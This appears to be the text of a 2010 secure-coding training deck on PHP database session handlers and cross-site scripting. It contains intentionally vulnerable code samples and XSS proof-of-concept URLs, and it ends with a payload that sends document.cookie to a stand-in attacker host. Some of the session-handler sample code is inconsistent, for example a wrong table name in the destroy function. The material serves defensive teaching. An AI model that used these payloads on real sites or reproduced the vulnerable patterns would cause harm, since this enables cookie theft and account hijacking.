Secure coding training

Review of security vulnerabilities in the source code

Part 2/2 – Web applications

Gerard Frankowski, Tomasz Nowak – PSNC

Poznań, 22-23 June 2010

connect • communicate • collaborate

Contents of Part 2

- Session handling
  - Custom session handling data mechanism in PHP
- Security vulnerabilities
  - Cross Site Scripting (XSS)
  - SQL Injection
  - Remote Code Execution (aka Command Injection)
  - Path Traversal

Secure coding training

Session management – custom session handling mechanism

connect • communicate • collaborate

Necessary functions

- Session handler
  - bool session_set_save_handler (callback $open, callback $close, callback $read, callback $write, callback $destroy, callback $gc)
- Callback functions
  - open – invoked during opening the session
  - close – run during closing the session
  - read – called during the session data are read
  - write – run during the session data are written
  - destroy – invoked when the session is being destroyed
  - gc – run by the garbage collector of the session handling mechanism

The simplest scenario to test

- Database preparations
- Providing callback functions
  - This ❗ will mean certain requirements addressing callback functions
- Configuring PHP (on the server level or inside the source code)
  - We will omit this part to save some time, you have already been given the hints
- Using session function calls in PHP files
- Results in the database should be seen

Preparing the database

- For simplicity purposes, we will store just the session ID and a single text parameter (e.g. “GN3”)

```
CREATE DATABASE gn3_sessions;
USE gn3_sessions;
CREATE TABLE gn3_session_data (session_id
VARCHAR(30) NOT NULL, parameter
VARCHAR(30), PRIMARY KEY(session_id));
```

Callback functions (1)
Opening the session

```
function gn3_open($save_path, $session_name)
{
  global $dbConn, $strDBHost, $strDBUser, $strDBPass, $strDBName;

  $dbConn = mysql_connect($strDBHost, $strDBUser, $strDBPass);
  if ($dbConn == NULL)
    die('Connection impossible: ' . mysql_error());

  if (!mysql_select_db($strDBName))
    die('Cannot select database: ' . mysql_error());

  return TRUE;
}
```

Callback functions (2)
Opening the session - explanations

- The function receives two parameters
  - save_path – the default directory where the session files are stored (in the database scenario should not be necessary)
  - session_name – the session ID name (PHPSESSID by default)
- For real applications it would be better to open a separate database connection and refer to it
- Must return TRUE

Callback functions (3)
Closing the session

```
function gn3_close()
{
   global $dbConn;

   mysql_close($dbConn);
   $dbConn = NULL;

   return TRUE;
}
```

- For real applications it would be better to open a separate database connection and refer to it
- Must return TRUE

Callback functions (4)
Reading the session data

```
function gn3_read($id)
{
   global $dbConn;

   $strId = mysql_real_escape_string($id);
   $strQuery = "SELECT parameter FROM gn3_session_data WHERE
   session_id='" . $strId . "';";
   $res = mysql_query($strQuery, $dbConn);
   if ($res)
   {
       if (mysql_num_rows($res))
       {
               $arRecord = mysql_fetch_assoc($res);
               return $arRecord['parameter'];
       }
   }

   return '';
}
```

Callback functions (5) - explanations for reading the session data

- Callback function receives one parameter
  - Assigned session ID
- Perform data sanitization
  - There are ways to attempt forging session IDs
  - Consider also sanitizing the data that you read from the database
- Must return the read data as a string

Callback functions (6)
Writing the session data

```
function gn3_write($id, $data)
{
   global $dbConn;

   $strId = mysql_real_escape_string($id);
   $strData = mysql_real_escape_string($data);
   $strQuery = "INSERT INTO gn3_session_data (session_id,
   parameter) VALUES(\"" . $strId . "\",\" " . $strData .
   "\");";

   mysql_query($strQuery, $dbConn);
   return TRUE;
}
```

Callback functions (7) - explanations for writing the session data

- The function receives two parameters
  - *id* – Session ID
  - *data* – the data that are going to be saved
- Remember to sanitize the input data!
- Must return TRUE
  - For real applications consider more sophisticated error handling routine

Callback functions (8)
Destroying the session

```
function gn3_destroy($id)
{
   global $dbConn;

   $strId = mysql_real_escape_string($id);
   $strQuery = "DELETE from mic_sessions WHERE sess_id='" . $strId
   . "';";

   mysql_query($strQuery, $dbConn);
   return TRUE;
}
```

- The function receives a single paramenter – session ID
- Remember to sanitize the data!
- Must return TRUE
  - For real applications consider more sophisticated error handling routine

Callback functions (9)
Garbage collector


```
function gn3_gc($maxlifetime)
{
   return TRUE;
}
```

- The function receives a single parameter – the maximum session lifetime configured
- Must return TRUE
- In real applications you would probable apply some advanced logging procedures

Invoking session procedures in the source code

```
session_set_save_handler('gn3_open', 'gn3_close', 'gn3_read',
   'gn3_write', 'gn3_destroy', 'gn3_gc');

session_start();

echo "The session is started! <br />";

if (!isset($_SESSION['parameter']))
   $_SESSION['parameter'] = "GN3 " . date(DATE_RFC1123);
```

- Define the handler **before** starting the session!



```
mysql> select * from gn3_session_data;
+----------------------------+--------------------------------------------------------+
| session_id                 | parameter                                              |
+----------------------------+--------------------------------------------------------+
| 6d75lfmro5tbetlhju1nf90nv7 |  parameter|s:35:"GN3 Sat, 19 Jun 2010 23:13:21 +0200"; |
| 9ll30rljmd025r6frudic98t92 |  parameter|s:35:"GN3 Sat, 19 Jun 2010 23:14:58 +0200"; |
| mhl15b0vdbg2mjm9ef2b5dq5u5 |  parameter|s:35:"GN3 Sun, 20 Jun 2010 00:00:08 +0200"; |
| ti4c2k4aunrsat9kmo1doub4c3 |  parameter|s:35:"GN3 Sat, 19 Jun 2010 23:15:09 +0200"; |
+----------------------------+--------------------------------------------------------+
4 rows in set (0.00 sec)
```

Expanding the session data storage

- Logging facilities
- Timestamps
- Association of session ID and IP address
- Forcing session ID regeneration in certain circumstances
- Sanitization of the database output
- Expert mechanisms attempting to detect attacks

- Actually you don’t have to use SQL database
  - You can implement the session store whatever you want, just prepare appropriate functions called by PHP!

More resources

- PHP Security Guide – sessions
  - http://phpsec.org/projects/guide/4.html
- Storing sessions in the database – paper by Chris Shiflett
  - http://shiflett.org/articles/storing-sessions-in-a-database

Secure coding training

Cross Site Scripting (XSS)


connect • communicate • collaborate

Web application vulnerabilities

- Web applications continuously become more ubiquitous
  - And cover areas associated with money, privacy, …
- We start Web application part – so let’s have some threatening statistics first!
  - Positive Security report on Web applications in 2009
    - *Analyzed 5560 Web applications, 2023 (36,38%) were somehow vulnerable*
    - *Total number of vulnerabilities: 13434*
    - *77 Web applications out of the number above were analyzed manually; ALL were vulnerable (100%, 442 vulnerabilities)*
  - Not all vulnerabilities are because of a bad development


Vulnerable sites

Source: http://www.ptsecurity.com



Distribution of vulnerabilities per type


Source: http://www.ptsecurity.com



The situation has improved since 2007, but still not good

Most common vulnerabilities by class (Top 5)

Percentage of websites vulnerable by class (Top 5)




Source: http://webappsec.org

XSS – introduction

- Cross-Site Scripting is based on injection of the active (e.g. JavaScript) code in the content of a Web page
  - The victim displays a Web page, therefore executing the script in the context of his or her browser
- The cause is a lack of (or insufficient) data filtering, especially those sent via GET and POST methods
- Threats
  - Many people think there is no much harm, but…
    - *Information disclosure (cookies)*
    - *Identity spoofing*
    - *Sophisticated attacks (e.g. scanning remote networks)*

A very short demo

```
<? echo "<h3>Hello, " . $_GET['name'] . "!</h3>"; ?>
```



Mozilla Firefox

http://127.0.0.1:6969/xss.php?name=World

http://127.0....p?name=World

GN3 Security Coding Training

Hello, World!

Zakończono

Mozilla Firefox

http://127.0.0.1:6969/xss.php?name=World<script>

Wczytywanie...

GN3 Security Coding Training

Hello, World

Komunikat ze strony http://127.0.0.1:6969:

Przesyłanie danych z 127.0.0.1...

An real example

```
$organization = $_GET['organization'];
$go = $_GET['go'];
...
else if($go==15 or $go==16)
{
    buttonback();
    echo"<h2>History for ".$organization."!!";
}
```

- Explanation
  - Passing malicious value in the URL might cause stealing cookies or invoking malicious activities
  - PoC:http://site.pl/banner.php?go=15&organization=%3Cscript%3Ealert(document.cookie)%3C/script%3E

Exercise
Is there an XSS?

```
private StringBuffer getQueryForm(HttpServletRequest request)
    throws RGMAException, RemoteException {

    StringBuffer buffer = new StringBuffer(2048);
    String tableName;

    if ((tableName = request.getParameter("tableName")) == null) {
    }  //error handling

    String[] cols = m_schemaBrowser.getColumnStrings(tableName);

    if (cols != null) {
      //proper column name - standard processing
    } else {
        buffer.append("table name <b>" + tableName + "</b>");
        buffer.append("cannot be found in R-GMA.");
    }

    buffer.append("<INPUT TYPE=\"submit\" name=\"submit\"
   value=\"Query\">");
    //further updating buffer with HTML page contents...

    return buffer;
}
```

Exercise – explanation

- The value entered by the user in the URL (tableName) is directly attached to the final HTML code

```
tableName = request.getParameter("tableName");
...
buffer.append("table name <b>" + tableName + "</b>");
```

- Proof of Concept:
  - http://site.com:8443/R-GMA/BrowserServlet/getQueryForm.do?tableName=<script>alert(1)</script>


Threat 1 – Identity stealing

- Displaying error messages is fun, but not useful
  - A good way to test for XSSs, but real harm would be do as below:

    http://site.com/vulnerable.php?param=<script>document.location=”http://www.hackers.com?a=”+document.cookie</script>
